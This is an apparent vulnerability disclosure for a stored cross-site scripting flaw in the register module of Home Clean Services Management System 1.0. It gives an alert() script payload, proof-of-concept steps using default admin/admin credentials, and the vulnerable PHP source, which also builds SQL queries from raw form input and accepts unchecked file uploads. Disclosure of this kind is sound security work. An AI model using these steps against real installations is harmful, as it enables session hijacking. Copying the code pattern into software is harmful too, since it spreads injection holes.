Home Clean Services Management System Stored Cross-Site Scripting(XSS)

Exploit Title: Home Clean Services Management System Stored Cross-Site Scripting(XSS)

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://www.sourcecodester.com/php/15293/home-clean-service-free-source-code.html

Software Link: https://www.sourcecodester.com/download-code?nid=15293&title=Home+Clean+Service+System+in+PHP+Free+Source+Code

Version: Home Clean Services Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description

Persistent XSS (or Stored XSS) attack is one of the three major categories of XSS attacks, the others being Non-Persistent (or Reflected) XSS and DOM-based XSS. In general, XSS attacks are based on the victim’s trust in a legitimate, but vulnerable, website or web application.Home Clean Services Management System does not filter the content correctly at the "register" module, resulting in the generation of stored XSS.


Payload used:

```
<script>alert(111)</script>
```

Proof of Concept

1. Login the CMS. Admin Default Access: Email: admin Password: admin
2. Open Page http://172.24.5.102/HCS/public_html/register.php?link=registerand click Edit button

3. Put XSS payload (`<script>alert(111)</script>`) in the content box and click on Register to publish the page



不安全 | 172.24.5.102/HCS/public_html/register.php?link=register

HOME | CLEAN SERVICES

Register

Profile: 选择文件 未选择任何文件


Full Name: 123<script>alert(111)</script>

Email: 123456@mail.com

Password: ••••••

Address: 7 orovista village, concepcion uno, marikina city

Mobile No.: 254555




```php
<?php
 if(ISSET($_POST['submit'])){
   $image = rand(1000,10000)."-".$_FILES["image"]["name"];
   $filetmpname = $_FILES["image"]["tmp_name"];
   $folder = './uploads/';
   move_uploaded_file($filetmpname, $folder.'/'.$image);
   $name = $_POST['name'];
   $password = $_POST['password'];
   $email = $_POST['email'];
   $address = $_POST['address'];
   $mobile = $_POST['mobile'];

   $conn = new mysqli("localhost","root","root","activity") or die(mysqli_error());
   $q1 = $conn->query("SELECT * FROM `users` WHERE `email` = '$email'") or die(mysqli_error());
   $c1 = $q1->num_rows;
   if($c1 > 0){
       echo "<script type='text/javascript'>document.location='register.php';</script>";
   }else{
     $conn->query("INSERT INTO `users` VALUES(Null,'$image','$name','$password', '$email','$address', '$mobile', '0' )") or die(mysqli_error());
     echo "<script type='text/javascript'>alert('Registration Sucessfull!');</script>";
     echo "<script type='text/javascript'>document.location='index.php';</script>";


   }
 }

?>
```

4. Viewing the successfully published page,Open Page http://172.24.5.102/HCS/public_html/admin/userlist.php,We can see the alert.



172.24.5.102 显示

111